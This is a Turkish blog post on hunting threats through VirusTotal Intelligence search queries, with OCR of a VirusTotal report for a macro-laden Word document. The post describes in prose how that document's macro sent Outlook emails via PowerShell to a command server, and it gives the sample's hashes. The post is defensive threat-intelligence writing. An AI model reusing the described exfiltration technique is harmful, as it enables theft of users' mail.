VirusTotal ile Tehdit Avı

written by Mert SARICA | 1 August 2019
If you are looking for an English version of this article, please visit here.

Twitter'ı benim gibi çoğunlukla siber güvenlik ile ilgili haberleri, siber güvenlik araştırmacılarını takip etmek için kullanıyorsanız, FireEye/Mandiant'ın güvenlik araştırmacılarından Nick CARR'ın, Daniel BOHANNON'un veya Microsoft'tan John LAMBERT'in tweetlerine denk gelmiş olabilirsiniz. Tweetlerinde kimi zaman VirusTotal'da yaptıkları tehdit avında elde ettikleri yeni zararlı yazılım örneklerini, yeni yöntemleri paylaştıklarını görebilirsiniz.


Yıllarca, VirusTotal hesabı olan eşten, dosttan ilgimi çeken zararlı yazılım örneklerini indirip bana göndermelerini rica ettikten sonra 2018 yılının başında Akbank Siber Güvenlik Merkezi'miz için kurumsal bir VirusTotal hesabı satın alarak nihayet mutlu sona ulaştım. Kurumsal hesap ile İz Peşinde başlıklı blog yazımda belirttiğim üzere siber suçluların izini sürebildiğiniz gibi tehdit avına çıkarak kurumunuza saldırı hazırlığında olan siber saldırılardan haberdar olabildiğiniz gibi siber suçluların kullandığı taktik ve tekniklerden haberdar olabiliyorsunuz. Siber suçlular bir yana VirusTotal üzerinde bazen kendi kurumuna sosyal mühendislik testi yapma hazırlığında bulunan bir çalışandan, antivirüs atlatmaya çalışan bir siber güvenlik danışmanlık firmasının sızma testi uzmanının yüklediği dosyaları da bulabiliyorsunuz.


VirusTotal'a yüklenen dosyaların üyeler arasında görüntülenebildiği, indirilebildiği çoğunlukla unutulabiliyor. Bu durumda da aslında masum bir şekilde zararlı yazılım tespiti adına VirusTotal'a yüklediğimiz hassas bir dosya bir anda üçüncü parti kişiler tarafından görüntülenebiliyor. Ben de bu yazımda hem VirusTotal üzerinde tehdit avı yapmak isteyenlere yol göstermeye hem de bilgi güvenliği farkındalığı adına yukarıda bahsettiğim noktalara dikkat çekmeye karar verdim.


VirusTotal Intelligence ile tehdit avına çıktığımızda 50'den fazla anahtar kelimeden faydalanabiliyoruz. Örneğin, VirusTotal'a dosyayı yükleyen Türkiye'den (submitter:TR) olmuş olsun, Türkçe dilinde yazılmış olsun (lang:"turkish"), 10'dan fazla antivirüs yazılımı tarafından tespit edilmiş olsun (positives:10), dosya türü docx olsun (type:docx), dosyanın ilk yüklenme tarihi de 2018 yılı olsun (fs:2018-01-01 T00:00:00+) dediğimizde


hızlıca bu anahtar kelimelere uyan kayıtlara ulaşabiliyoruz. Benzer aramayı xls, doc uzantılı dosyalar, powershell (tag:powershell) ve makro içeren (tag:macros) dosyalar için de yaparsak karşımıza kısa sürede analiz edecek çok sayıda örnek çıkıveriyor.


İlk karşılaştığım örnekte art niyetli bir kişinin bir bankaya sosyal mühendislik saldırısı yapmak için makro içeren doküman oluşturduğunu gördüm. Makroyu oletools aracı ve CyberChef araçları ile analiz ettiğimde de çalıştırılan makronun Microsoft Outlook programında gönderilen e-postaların bir kopyasını Powershell yardımı ile *şifresiz* HTTP protokolü ile komuta kontrol merkezine gönderdiğini gördüm. Dosyanın özelliklerinden kimin oluşturduğuna baktığımda ve bunu VirusTotal'da arattığımda (metadata) ise bu dosyasının art niyetli bir kişi tarafından değil de kuvvetle muhtemel bankanın denetim ekibi çalışanları tarafından sosyal mühendislik testi gerçekleştirmek amacıyla oluşturulmuş olduğunu öğrenmiş oldum. :)






VirusTotal
https://www.virustotal.com/gui/file/d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f/details
Hack 4 Career. Inform
LinkedIn
Mert SARICA (merts
Inbox - mert.sarica@
d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f
Mert SARICA
28
/ 60
28 engines detected this file
d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f
_yilbasi_cekilis.doc
doc
enum-windows
environ
macros
obfuscated
run-file
57.5 KB
Size
2018-12-19 02:09:05 UTC
16 days ago
Download file
DOC
Community Score
DETECTION
DETAILS
RELATIONS
BEHAVIOR
CONTENT
SUBMISSIONS
COMMUNITY
Basic Properties
MD5 1f82f670a87e982db805fffbe11757d7
SHA-1 1ae2c60ad9b3749fbf88a9559d874c8c2e5e5c12
SHA-256 d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f
SSDEEP 768:dl/yAJbX/naMeT7ep3HiXlZTPADDxz99ZEpzH1luu9h7jAiA:L/yAJbPzeT7e9HFTPADD3LEZKh7j
File type MS Word Document
Magic CDF V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1254, Author: (Teftis Kurulu), Template: Normal.dotm, Last Saved By: (Teftis Kurulu), Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:00, Create Time/Date: Mon Dec 03 07:11:00 2018, Last Saved Time/Date: Mon Dec 03 07:17:00 2018, Number of Pages: 1, Number of Words: 76, Number of Characters: 434, Security: 0
File size 57.5 KB (58880 bytes)
History
Creation Time 2018-12-04 07:11:00
First Submission 2018-12-04 14:41:25
Last Submission 2018-12-04 14:41:25
Last Analysis 2018-12-19 02:09:05
Names
_yilbasi_cekilis.doc
OLE Compound File Info
Commonly Abused Properties
Seems to contain deobfuscation code.
Makes use of macros
May try to run other files, shell commands or applications.
May enumerate open windows.
May read system environment variables.
Macros And VBA Code Streams
ThisDocument.cls
enum-windows
environ
obfuscated
run-file
ExifTool File Metadata
AppVersion 14.0
Author (Teftis Kurulu)
CharCountWithSpaces 509
Characters 434
CodePage Windows Turkish
CompObjUserType Microsoft Word 97-2003 Document
CompObjUserTypeLen 32
Company
CreateDate 2018:12:04 07:11:00


VirusTotal
https://www.virustotal.com/gui/file/d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f/details
d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f
Mert SARICA
ExifTool File Metadata
AppVersion 14.0
Author (Teftis Kurulu)
CharCountWithSpaces 509
Characters 434
CodePage Windows Turkish
CompObjUserType Microsoft Word 97-2003 Document
CompObjUserTypeLen 32
Company
CreateDate 2018:12:04 07:11:00
DocFlags Has picture, 1Table, ExtChar
FileType DOC
FileTypeExtension doc
HeadingPairs Title, 1
Hyperlinks cid:image007.png@01D48B14.1DC8C250
HyperlinksChanged No
Identification Word 8.0
LanguageCode Turkish
LastModifiedBy (Teftis Kurulu)
LastPrinted 0000:00:00 00:00:00
Lines 3
LinksUpToDate No
MIMEType application/msword
ModifyDate 2018:12:04 07:17:00
Pages 1
Paragraphs 1
RevisionNumber 4
ScaleCrop No
Security None
SharedDoc No
Software Microsoft Office Word
System Windows
Template Normal.dotm
TotalEditTime 1 minute
Word97 No
Words 76
Commonly Abused Properties
Seems to contain deobfuscation code.
Makes use of macros
May try to run other files, shell commands or applications.
May enumerate open windows.
May read system environment variables.
Macros And VBA Code Streams
ThisDocument.cls
enum-windows
environ
obfuscated
run-file
Summary Info
application name Microsoft Office Word
author (Teftis Kurulu)
character count 434
code page Turkish
creation datetime 2018-12-04 08:11:00
edit time 60
last author (Teftis Kurulu)
last saved 2018-12-04 08:17:00
page count 1
revision number 4
template Normal.dotm
word count 76
Document Summary Info
characters with spaces 509
code page Turkish
company
line count 3
paragraph count 1
version 917504
OLE Streams
Root Entry

